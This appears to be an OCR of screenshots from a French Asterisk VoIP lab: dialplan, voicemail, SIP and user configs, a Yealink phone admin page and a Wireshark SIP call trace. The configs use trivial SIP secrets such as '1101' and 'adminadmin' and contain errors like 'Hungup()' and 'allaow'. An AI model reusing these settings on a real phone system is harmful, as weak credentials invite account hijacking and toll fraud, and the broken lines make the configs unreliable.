
```
Extensions.conf
[general]
[finance]
[finance]
exten => 1101,1,Dial(SIP/1101,3)                ; Appel de
l'extension 1101
exten => 1101,n,Voicemail(1101@finance)         ; Si non répondu,
laisse un message vocal
exten => 1201,1,Dial(SIP/1201,3)                ; Appel de
l'extension 1201
exten => 1201,n,Voicemail(1201@finance)         ; Si non répondu,
laisse un message vocal
exten => 600,1,VoiceMailMain()                  ; Voicemail
principal

exten => 1301,1,Dial(SIP/1301,3)                ; Appel de
l'extension 1301
exten => 1301,n,Voicemail(1301@compta)          ; Si non répondu,
laisse un message vocal
exten => 1301,n,Hungup()                        ; Fin de l'appel

[compta]
exten => 1301,1,Dial(SIP/1301,3)                ; Appel de
l'extension 1301
exten => 1301,n,Voicemail(1301@compta)          ; Si non répondu,
laisse un message vocal
exten => 1301,n,Hungup()                        ; Fin de l'appel
exten => 1101,1,Dial(SIP/1101,3)                ; Appel de
l'extension 1101
exten => 1101,n,Voicemail(1101@finance)         ; Si non répondu,
laisse un message vocal
exten => 1201,1,Dial(SIP/1201,3)                ; Appel de
l'extension 1201
exten => 1201,n,Voicemail(1201@finance)         ; Si non répondu,
laisse un message vocal
exten => 600,1,VoiceMailMain()                  ; Voicemail
principal
```


```
Voicemail.conf
[general]
maxmsg = 100
maxsecs = 0
minsecs = 0
maxlogins = 3
review = yes
saycid = yes
sayduration = yes
sendvoicemail = yes
attach = yes          ; Envoie les messages vocaux en pièce jointe

[finance]
1101 => 1101,FinanceUser,financeuser@domain.com  ; Envoie une
notification par e-mail
1201 => 1201,ComptaUser,comptacuser@domain.com

[compta]
1301 => adminadmin,telphy,admin@domain.com
1201 => 1201,ComptaUser,comptacuser@domain.com


Sip.conf

[[general]
context=default
bindaddr=0.0.0.0
bindport=5060
transport=udp
dtmfmode=auto
disallow=all
allow=ulaw
allowguest=no
udpbindaddr=192.168.5.200
; IP address to bind UDP listen socket to (0.0.0.0 binds to all)
disallow=all
; First disallow all codecs
allow=ulaw
; Allow codecs in order of preference
allow=ilbc
; see https://wiki.asterisk.org/wiki/display/AST/RTP+Packetization
```

```
[1101]
context=finance
secret=1101
type=friend
host=dynamic
directmedia=yes
directrtpsetup=yes
[1201]
context=compta
secret=1201
type=friend
host=dynamic
directmedia=yes
directrtpsetup=yes
[1301]
context=compta
secret=adminadmin
type=friend
host=dynamic
directmedia=yes
directrtpsetup=yes
username=u1301


users.conf
general]
hasvoicemail=yes
hassip=yes

[template](!)
type=friend
host=dynamic
dtmfmode=rfc2833
disallow=all
allow=ulaw
allaow=alaw
```

```
[1101](template)
fullname = FinanceUser
username = u1101
secret = 1101
mailbox = 1101
context = finance

[1201](template)
fullname = ComptaUser
username = u1201
secret = 1201
mailbox = 1201
context = compta

[1301](template)
fullname = telphy
username = u1301
secret = adminadmin
mailbox = 1301
context = compta
```

Remarque:
Il faut désactiver le ipv6, et faire un reload a chaque fois


https://192.168.5.100/#/security-user
Yealink | T42U
About
Status
Account
Network
Dsskey
Features
Settings
Directory
Security
Password
Trusted Certificates
Server Certificates
These users (admin,user) are using the default password, please change the password!
User Type
Admin
Old Password
New Password
Confirm Password
NOTE
Confirm
Cancel


Wireshark · Flux d'Appel · eth0
Temps
192.168.5.11
192.168.5.200
Commentaire
233.940010639 5060 INVITE SDP (opus speex speex g71... 5060 SIP INVITE From: <sip:1201@192.168.5.200> To...
233.940075337 5060 INVITE SDP (opus speex speex g71... 5060 SIP INVITE From: <sip:1201@192.168.5.200> To...
233.966512506 5060 ACK 5060 SIP ACK From: <sip:1201@192.168.5.200> To:si...
233.966547501 5060 ACK 5060 SIP ACK From: <sip:1201@192.168.5.200> To:si...
233.966582437 5060 INVITE SDP (opus speex speex g71... 5060 SIP INVITE From: <sip:1201@192.168.5.200> To...
233.966586723 5060 INVITE SDP (opus speex speex g71... 5060 SIP INVITE From: <sip:1201@192.168.5.200> To...
237.004358493 5060 ACK 5060 SIP ACK From: <sip:1201@192.168.5.200> To:si...
237.004379341 5060 ACK 5060 SIP ACK From: <sip:1201@192.168.5.200> To:si...
237.055815571 7078 RTP (g711U) 19482 RTP, 1298 packets. Duration: 15.869s SSRC: 0x8...
252.927730177 5060 BYE 5060 SIP Request BYE CSeq:22
252.927759955 5060 BYE 5060 SIP Request BYE CSeq:22
Packet 308: SIP ACK From: <sip:1201@19...0> To:sip:1301@192.168.5.200 CSeq:20
Aide
Réinitialiser Diagramme
Fermer
Enregistrer sous...

Jouer le flux